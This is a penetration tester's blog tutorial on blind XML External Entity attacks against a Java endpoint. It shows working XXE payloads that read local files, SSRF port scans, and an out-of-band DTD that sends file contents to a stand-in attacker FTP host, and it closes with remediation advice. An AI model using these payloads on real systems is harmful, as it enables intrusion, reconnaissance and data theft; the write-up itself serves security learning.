

learning

Blind XXE - Hunting in the Dark



Andy Gill

Jul 7, 2017 • 11 min read



Before getting into the post, this isn't anything brand new or leet in the area of XML External Entity (Blind XXE) attacks, it is purely something I came across and wanted to share.

The tl;dr to start off is essentially:

- Found an XXE bug that was blind meaning that no data or files were returned, based upon no knowledge of the back end.
- Port scanned with it based on errors, etc.
- Managed to get external interaction working.
- Utilized blind scanning to identify files on the back-end system.

As a pentester I find myself learning loads every single day, whether it be reading for pleasure or learning something new on the job. Every day is still a school day and I'm always coming across things I've maybe seen before but in different implementations. This instance was a case of a JSON endpoint which when you flipped the content type it'd process XML entities and give you different errors depending on what content it received.

What's this XXE you speak of?

For those who read XXE and don't know what it is here's a short description taken from OWASP:

*An XML External Entity attack is a type of attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser. This attack may lead to the disclosure of **confidential data**, denial of service, **server side request forgery**, **port scanning** from the perspective of the machine where the parser is located, and other system impacts.*

If the generic description from OWASP doesn't cut it for you, it is essentially when you send malicious XML content to an application which processes that content to disclose information. This can result in: Local File Inclusion(LFI), Remote Code Execution(RCE), Denial of Service (DoS), Server Side Request Forgery(SSRF) & other types of attack however these are the main ones to look out for.

It is essentially another injection type attack and one that can be quite critical if leveraged properly. So this post takes the form of a problem I encountered on a recent pentest & later found on a bounty too, essentially the issue lies with an application that accepted XML input and wasn't sufficiently scrutinising user supplied data.

Initial Discovery

The first identification that the host might be processing XML was made when I flipped the content type to XML on a JSON endpoint. An example request of how this was done is shown below:

```
POST /broken/api/confirm HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0
Content-Type: application/xml;charset=UTF-8
```

```
[{}]
```

To which this replied with a Java based error in the response similar to that shown below.

```
javax.xml.bind.UnmarshalException
- with linked exception:
[Exception [EclipseLink-25004] (Eclipse Persistence Services): org.eclipse.p
Exception Description: An error occurred unmarshalling the document
```

The contents of the error basically state that the backend processed the XML sent to it and had an issue with extracting the necessary content to process thus resulting in an error. In comparison to other responses the application was giving, this stood out as odd based upon the other responses being either `True` or `False`.

Pulling at the thread

So the next natural step for me was to pull at that thread and see how the application responded to other types of content being sent to it. First off I sent a generic XML payload to test the water and check this wasn't just a fluke.

```
POST /broken/api/confirm HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0
Content-Type: application/xml; charset=UTF-8

<?xml version="1.0" encoding="utf-8"?>
```

So that was sent to the application once again, this time the error response was slightly different in that it returned more context to the error:

```
javax.xml.bind.UnmarshalException
- with linked exception:
[Exception [EclipseLink-25004] (Eclipse Persistence Services): org.eclipse.p
Exception Description: An error occurred unmarshalling the document
Internal Exception: ██████████: Unexpected EOF in prolog
at [row,col {unknown-source}]: [3,0]]
```

This confirmed the suspicion that the application was processing XML input, the error this time explained that there was an unexpected end to the passed data meaning that it was expecting more information in a POST request.

Starting the Hunt

This is where the hunt begins, normally the differentiation between errors might be enough for most people however I wanted to see how far I could go with this and what other information I could uncover. I started with regular XXE payloads looking for local files similar to this:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [
<!ENTITY % a SYSTEM "file:///etc/passwd">
%a;
]>
```

However the application kept replying with generic errors similar to the EOF one seen earlier so I had to dig deeper to find info about the server. Enter server side request forgery(SSRF).

SSRF is basically a type of attack whereby an attacker can send a specially crafted request to an app in order to trigger a server side action. This can be leveraged to carry out port scanning and in some cases remote code execution(RCE).

Port Scanning

So with some quick messing around I compiled a payload to use for a server side request forgery type attack, the XML essentially probes a host on a port specified in order to determine if ports are open on the local machine in this case


127.0.0.1 has been used.

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE data SYSTEM "http://127.0.0.1:515/" [
<!ELEMENT data (#PCDATA)>
]>
<data>4</data>
```

Aha! Light bulb moment, the application responded with another error. However this time it was meaningful to an extent disclosing that the connection was refused...


```
javax.xml.bind.UnmarshalException
- with linked exception:
[Exception [EclipseLink-25004] (Eclipse Persistence Services): org.eclipse.p
Exception Description: An error occurred unmarshalling the document
Internal Exception: : Connection refused
```

So what does this mean for the findings so far? Well the application is clearly responding to XML input, how about a port scan of the local machine? Woohoo time to use burp intruder:



Setting the point of attack to the port & URI handler, and adding making the payload sets:

- 1. a list of URIs(HTTP , HTTPS & FTP)
- 2. the numbers 0-65535 as that encapsulates a full port scan in this instance.

 **Payload Options [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From:

To:

Step:

How many:

Number format

Base: ☒ Decimal ☐ Hex

Min integer digits:

Max integer digits:

Min fraction digits:


Max fraction digits:

Examples

1

54321

Running this attack takes a short while as it's sending ~200,000 requests based upon the amount of ports * the amount of URI handlers.



The screenshot shows the 'Intruder attack 4' results in Burp Suite. The 'Results' tab is selected, showing a table of attack results. The table has columns for Request, Payload1, Payload2, Status, Error, Timeout, and Length. Two rows are highlighted in green: Request 161 with Payload1 'http' and Payload2 '8080', and Request 162 with Payload1 'https' and Payload2 '8080'. Both rows show a Status of 400 and a Length of 814 and 647 respectively. Below these, there are more rows with Status 400 and Length 618.

Request	Payload1	Payload2	Status	Error	Timeout	Length
161	http	8080	400	<input type="checkbox"/>	<input type="checkbox"/>	814
162	https	8080	400	<input type="checkbox"/>	<input type="checkbox"/>	647
0			400	<input type="checkbox"/>	<input type="checkbox"/>	618
1	http	8000	400	<input type="checkbox"/>	<input type="checkbox"/>	618
2	https	8000	400	<input type="checkbox"/>	<input type="checkbox"/>	618

A short while later after sorting the responses by length it returns that port 8080 appears to be open on `HTTP` & `HTTPS`. Sure enough when both of these responses are viewed the content is different and indicates that these ports may in fact be open:

HTTP

```
javax.xml.bind.UnmarshalException
- with linked exception:
[Exception [EclipseLink-25004] (Eclipse Persistence Services): org.eclipse.p
Exception Description: XXXXXXXXXX: Unrecognized DTD directive
at [row,col,system-id]: [1,9,"http://127.0.0.1:8080/"]
from [row,col {unknown-source}]: [1,1]]
```

HTTPS

```
javax.xml.bind.UnmarshalException
- with linked exception:
[Exception [EclipseLink-25004] (Eclipse Persistence Services): org.eclipse.p
Exception Description: An error occurred unmarshalling the document
Internal Exception: XXXXXXXXXX: Unrecognised SSL message, plain
```

From the HTTP response we can see that instead of returning `Connection Refused` instead another error is returned which points to this port as being open. Likewise when looking at the HTTPS response, the contents indicate that the port is open on a plain text protocol and not talking SSL.

Using this logic the next step would be naturally to scan the internal network too, however at this stage I didn't know what the IP address was so shelved the port scanning and moved onto identification of external access.

External Service Interaction

In addition to port scanning it was also determined that it was possible to make requests to external sites, to emulate this I leveraged [ncat](#) on a remote server. NCAT is that little bit better than netcat as it gives more info printed out upon successful connections, it shares the same flags as netcat too which is very useful.

I set this up as a listener on a remote server using the command:

```
ncat -lvkp 8090
```

- `-l` this specifies ncat to be in listening mode
- `v` turns on verbose mode
- `k` makes sure the connection is kept live after a successful connection
- `p` specifies the specific port to listen on

If you're interested in more about ncat check out the manual pages for it [here](#).

With the listener all setup the next step was to test that connections could be made from the application server. This was achieved by issuing the following request(*note: if you don't own a VPS or server, burp collaborator can be used too*):

```
POST /broken/api/confirm HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0
Content-Type: application/xml;charset=UTF-8

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE data SYSTEM "http://ATTACKERIP:8090/" [
<!ELEMENT data (#PCDATA)>
]>
<data>4</data>
```

Taking note that the port can be anything, I've selected **8090** for this demonstration. Anyway, upon sending this request the following information was received on the remote server:

```
Ncat: Version 7.40 ( https://nmap.org/ncat )
Ncat: Listening on :::8090
Ncat: Listening on 0.0.0.0:8090
Ncat: Connection from [REDACTED].
GET / HTTP/1.1
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.8.0_60
Host: ATTACKERHOST:8090
Accept: text/html, image/gif, image/jpeg, */*; q=.2, */*; q=.2
Connection: keep-alive
```

Key information outlined above includes the IP address of the server which upon further inspection was from an Amazon Web Services (AWS) instance, additionally the user agent for the request was found to be `Java/1.8.0_60` indicating that the back-end server is processing Java. Another attack type that was identified using an out of band (OOB) type attack targeting the server to identify if files exist or not.

Out of Band(OOB) Attacks

File Identification

Alongside external interaction, it was also identified that it was possible to determine if files exist on the back end server based upon responses. In order to do this I leveraged the FTP URI handler in an OOB attack.

The following request was sent to the application to demonstrate and test this.

```
POST /broken/api/confirm HTTP/1.1
Host: example.com
Content-Type: application/xml;charset=UTF-8
Content-Length: 132

<?xml version="1.0" ?>
<!DOCTYPE a [
<!ENTITY % asd SYSTEM "http://ATTACKERSERVER:8090/xxe_file.dtd">
%asd;
%c;
]>
<a>&rrrr;</a>
```

This basically sends a request to a remote server looking for an external document type definition (DTD) file which contains the payload, the contents of the file used for this scenario were:

```
<!ENTITY % d SYSTEM "file:///var/www/web.xml">
<!ENTITY % c "<!ENTITY rrr SYSTEM 'ftp://ATTACKERSERVER:2121/%d;'>">
```

The payload sends a second request to the attacker's server looking for a DTD file which contains a request for another file on the target server.

If the file didn't exist the server responded with a `No such file or directory` response. Similar to that shown below:

```
javax.xml.bind.UnmarshalException
- with linked exception:
[Exception [EclipseLink-25004] (Eclipse Persistence Services): org.eclipse.p
Exception Description: An error occurred unmarshalling the document
Internal Exception: [REDACTED]: (was java.io.FileNotFoundException)
at [row,col,system-id]: [2,63,"http://ATTACKERSERVER:8090/xxe_file.dtd"]
from [row,col {unknown-source}]: [4,6]]
```

However, if it does exist the response is different.

The error `A descriptor with default root element foo was not found in the project` was returned as due to me not knowing the root element names.

```
javax.xml.bind.UnmarshalException
- with linked exception:
[Exception [EclipseLink-25004] (Eclipse Persistence Services): org.eclipse.p
Exception Description: An error occurred unmarshalling the document
Internal Exception: [REDACTED]
Exception Description: A descriptor with default root element foo was not fo
```

If this information surrounding the root element names was known the attack would become more visible and slightly more damaging as it would potentially result in retrieval of local files and dare I say it potential for RCE!!!

As can be seen clearly the response differs per file requested allowing an attacker to build up a profile of the underlying server behind the application.

Uncovering Internal IP Addresses

Using the same out of bands technique described in above, I was able to gather information surrounding the internal IP address of the application host. This was gained via the FTP handler which exploits Java to extract information contained within connection strings.

To do this I used [xxe-ftp-server](#) which allowed me to listen on a custom port and intercept requests. I set this up server side listening on port `2121` as that is the default used by this script.

I then issued the following request to the app which basically makes a FTP request from the application server to an attacker host specified:

```
POST /broken/api/confirm HTTP/1.1
Host: example.com
Content-Type: application/xml;charset=UTF-8

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [
  <!ENTITY % one SYSTEM "ftp://ATTACKERHOST:2121/">
  %one;
  %two;
  %four;
  %five;
]>
```

Before sending the request the FTP server needs to be run server side. The output below shows what happens when the above request is issued to the server.

```
ruby xxe-ftp-server.rb
FTP. New client connected
< USER anonymous
< PASS Java1.8.0_60@
> 230 more data please!
< TYPE A
> 230 more data please!
< EPSV ALL
> 230 more data please!
< EPSV
> 230 more data please!
< EPRT |1|10.10.13.37|38505|
> 230 more data please!
< LIST
< PORT 10,10,13,37,150,105
! PORT received
> 200 PORT command ok
< LIST
```

So breaking down the output above, the target application sends a request to the FTP server which receives a login request. The login request contains the version of Java & the internal IP of the server plus the source port. This indicated two things to me: 1) the internal range was likely 10.10.x.x & 2) there doesn't appear to

ZephrSec - Adventures In Information Security © 2024

[About Andy](#) [Github](#) [Twitter](#) [LinkedIn](#) [Photo Blog](#)

Powered by Ghost

to be listening on all interfaces meaning that further enumeration could be carried out. This meant that in this case some additional apps were identified via server side request forgery which is always fun.

Remediation Advice

The main problem is that the XML parser parses the untrusted data sent by the user. However, it may not be easy or possible to validate only data present within the system identifier in the DTD. Most XML parsers are vulnerable to XML external entity attacks (XXE) by default. Therefore, the best solution would be to configure the XML processor to use a local static DTD and disallow any declared DTD included in the XML document.

Further Reading

If you enjoyed this post and want to read more about XXE, here are a few links to check out which contain more info about XXE.


- [SMTP over XXE](#)
- [XXE OOB Attacks](#)
- [Generic XXE Detection](#)
- [XXE on JSON Endpoints](#)
- [New Age of XXE\(2015\)](#)
- [XXE Advanced Exploitation](#)
- [XXE Payloads](#)



(Re)Building the Ultimate Homelab NUC Cluster - Part 2

Welcome to part 2 of my NUC cluster; in the first part, I explained how to deploy a clust...

Dec 8, 2024 9 min read



Adversarial SysAdmin - The Key to Effective Living off the Land

Introducing Living off the Land Searches (LOLSearches), using advanced search...

Oct 27, 2024 6 min read